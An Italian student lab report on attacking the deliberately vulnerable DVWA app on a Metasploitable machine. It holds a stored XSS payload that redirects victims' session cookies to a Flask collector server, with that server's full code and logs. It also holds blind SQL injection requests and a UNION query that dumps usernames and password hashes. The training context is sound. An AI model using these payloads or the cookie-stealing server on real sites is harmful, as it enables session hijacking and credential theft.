



WEB APPLICATION HACKING.

REPORT: UNIT 2 WEEK 6

Cuore Andrea

02/12/2022

Attacchi: XSS (persistent) Cookie redirect / SQL Injection (blind)

Task:

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind)
- XSS reflected

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)
- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell'attaccante.

ATTACCO XSS Cookie server:

Target: dvwa

Host: metasploitable

Ip Host: 192.168.50.101

Ip server: 192.168.50.100

Vettori di attacco utilizzati: script (di tipo java), server python


Script:

- `<script>alert(document.cookie)</script>`

- `<script type="text/javascript">document.location="http://192.168.50.100:5000/?c="+document.cookie;</script>`

Risoluzione:

- Step 1: Valutazione della vulnerabilità.
 - Per valutare la criticità della vulnerabilità, si è effettuato un primo controllo, nella sezione di dvwa “XSS stored”, di persistenza dello script. Difatti dopo aver constatato che l’input non veniva filtrato e veniva riportato nell’URL della pagina, si è effettuato un primo payload che dava come risultato un pop-up con il cookie di sessione. Ogni qualvolta si accedeva alla pagina “XSS stored” il pop-up compariva, prova della persistenza dello script.



- Step 2: Scrittura del server in python.
 - Per la scrittura del server è stata utilizzata la libreria flask di python, che per l'appunto è studiata per lo sviluppo di applicazioni Web. Nel nostro caso al momento del collegamento con il nostro server, viene fatta una richiesta di tipo GET che prende come parametro l'argomento 'c' che equivale a cookie, e verrà scritto in un file.txt (oltre che ad essere riportato nel terminale, successivamente farà un redirect alla vittima alla pagina home di dvwa).

```

Cookieserver.py > ...
1  from flask import Flask, request, redirect
2  from datetime import datetime
3
4  app = Flask(__name__) #creazione istanza per l'app
5
6  @app.route('/') #la nostra url home
7  def cookie():
8      #Funzione per prendere il cookie e scriverlo nel file cookie.txt
9
10     cookie = request.args.get('c')
11     f = open("cookie.txt", "a")
12     f.write(cookie + ' ' + str(datetime.now()) + '\n')
13     f.close()
14
15     #reindirizzamento dell'utente alla pagina DVWA
16
17     return redirect("http://192.168.50.101/dvwa/")
18 if __name__ == "__main__":
19     app.run(host = '0.0.0.0', port = 5000 ) #lista tutti gli ip pubblici
20

```

- Step 3: Script e redirect sul nostro server.
 - o Avendo già valutato la persistenza degli script nella nostra pagina vulnerabile, lo script finale avrà il compito di reindirizzare la vittima al nostro server, questo farà scattare il meccanismo del nostro codice in python che avvierà la richiesta di get del cookie.

```

(kali@kali) [~/Desktop/Python finale]
$ python3 Cookieserver.py
Traceback (most recent call last):
  File "/home/kali/Desktop/Python finale/Cookieserver.py", line 4, in <module>
    app = flask(__name__) #creazione istanza per l'app
NameError: name 'flask' is not defined. Did you mean: 'Flask'?

(kali@kali) [~/Desktop/Python finale]
$ python3 Cookieserver.py
* Serving Flask app 'Cookieserver' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://192.168.50.100:5000/ (Press CTRL+C to quit)
192.168.50.100 - - [02/Dec/2022 06:21:17] "GET /?c=security=low;%20PHPSESSID=53266508deb6286316b3eb058a09befb HTTP/1.1" 302 -
192.168.50.100 - - [02/Dec/2022 06:21:33] "GET /?c=security=low;%20PHPSESSID=53266508deb6286316b3eb058a09befb HTTP/1.1" 302 -

```

ATTACCO SQL Injection (blind)

Target: dvwa

Host: metasploitable

Ip host: 192.168.50.101

- Step 1: Controllo delle differenze tra SQLi standard e SQLi blind
 - o Come primo step, ci siamo posti l'interrogativo sul quale fosse la differenza di un attacco SQLi standard ed uno blind. Con l'ausilio di burpsuite abbiamo inviato una query volutamente errata ad entrambe le pagine di attacco. Ciò che si nota principalmente è la mancanza di errori da parte di SQL blind, a differenza della

SQLi standard che ci reindirizza ad una pagina contenente l'errore. Questo tipo di "controllo" rende più difficile il lavoro all'attaccante, in quanto non vi sono informazioni sull'esatta entità dell'errore (una lettera mancante, una query non presente o altro).

SQLI STANDARD:

1 GET /dvwa/vulnerabilities/sqli/?id= and+%271%27%30%271%27+UNION+SELECT+null&Submit=Submit HTTP/1.1 2 Host: 192.168.50.101 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex change;v=b3;q=0.9 6 Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/ 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US,en;q=0.9 9 Cookie: security=low; PHPSESSID= 70ac61e2eaa03547d42f6b3bf73d9c8a 10 Connection: close 11 12	1 HTTP/1.1 200 OK 2 Date: Fri, 02 Dec 2022 12:35:13 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 4 X-Powered-By: PHP/5.2.4-2ubuntu5.10 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 7 Pragma: no-cache 8 Content-Length: 182 9 Connection: close 10 Content-Type: text/html 11 12 <pre><pre> You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'=1' UNION SELECT null'' at line 1 </pre></pre>
---	---

SQLI BLIND:

1 GET /dvwa/vulnerabilities/sqli_blind/?id= and+%271%27%30%271%27+UNION+SELECT+null&Submit=Submit HTTP/1.1 2 Host: 192.168.50.101 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex change;v=b3;q=0.9 6 Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=a %27+or+%271%27%30%271&Submit=Submit 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US,en;q=0.9 9 Cookie: security=low; PHPSESSID= 70ac61e2eaa03547d42f6b3bf73d9c8a 10 Connection: close 11 12	1 HTTP/1.1 200 OK 2 Date: Fri, 02 Dec 2022 12:34:38 GMT 3 Server: Apache/2.2.8 (Ubuntu) DAV/2 4 X-Powered-By: PHP/5.2.4-2ubuntu5.10 5 Pragma: no-cache 6 Cache-Control: no-cache, must-revalidate 7 Expires: Tue, 23 Jun 2009 12:00:00 GMT 8 Content-Length: 4361 9 Connection: close 10 Content-Type: text/html; charset=utf-8 11 12 13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> 14 15 <html xmlns="http://www.w3.org/1999/xhtml"> 16 17 <head> 18 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> 19 20 <title> Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection (Blind) </title> 21 22 <link rel="stylesheet" type="text/css" href=" ../../dvwa/css/main.css" /> 23 24 <link rel="icon" type="image/ico" href=" ../../favicon.ico" />
---	--

- Fase 2: Controllo Always true.
 - o Per verificare l'effettiva possibilità di effettuare un attacco SQLi andiamo a testare la query always true

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: '%' or '0'='0
First name: admin
Surname: admin

ID: '%' or '0'='0
First name: Gordon
Surname: Brown

ID: '%' or '0'='0
First name: Hack
Surname: Me

ID: '%' or '0'='0
First name: Pablo
Surname: Picasso

ID: '%' or '0'='0
First name: Bob
Surname: Smith

- Step 3: Query per enumerare utenti e password
 - o Ora che siamo a conoscenza dell'effettiva possibilità di un attacco SQL injection, andiamo a strutturare una query che ci stamperà i campi a noi conosciuti e necessari ovvero:
 - ID
 - FIRST NAME
 - SURNAME
 - PASSWORD

192.168.50.101/dvwa/vulnerabilities/sql_blind/?id=%25'+or+'1'%3D'1'+UNION+SELECT+CONCAT(user_id%2C0x0a%2Cfirst_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%2C0x0a%2Cavatar%2C0x0a%2C) FROM users #'

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP info

About

Logout

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
First name: Hack
Surname: Me

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
First name: Pablo
Surname: Picasso

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
First name: Bob
Surname: Smith

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
Surname: http://192.168.50.101/dvwa/hackable/users/admin.jpg

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
First name: 2
Gordon
Brown
gordonb
e99a18c428cb3d5f260853678922e03
Surname: http://192.168.50.101/dvwa/hackable/users/gordonb.jpg

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
First name: 3
Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
Surname: http://192.168.50.101/dvwa/hackable/users/1337.jpg

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
First name: 4
Pablo
Picasso
pablo
0e107d99f5bbe40cade3de5c71e9e9b7
Surname: http://192.168.50.101/dvwa/hackable/users/pablo.jpg

ID: '%' or '1'='1' UNION SELECT CONCAT(user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password),CONCAT(avatar,0x0a) FROM users #'
First name: 5
Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
Surname: http://192.168.50.101/dvwa/hackable/users/smithy.jpg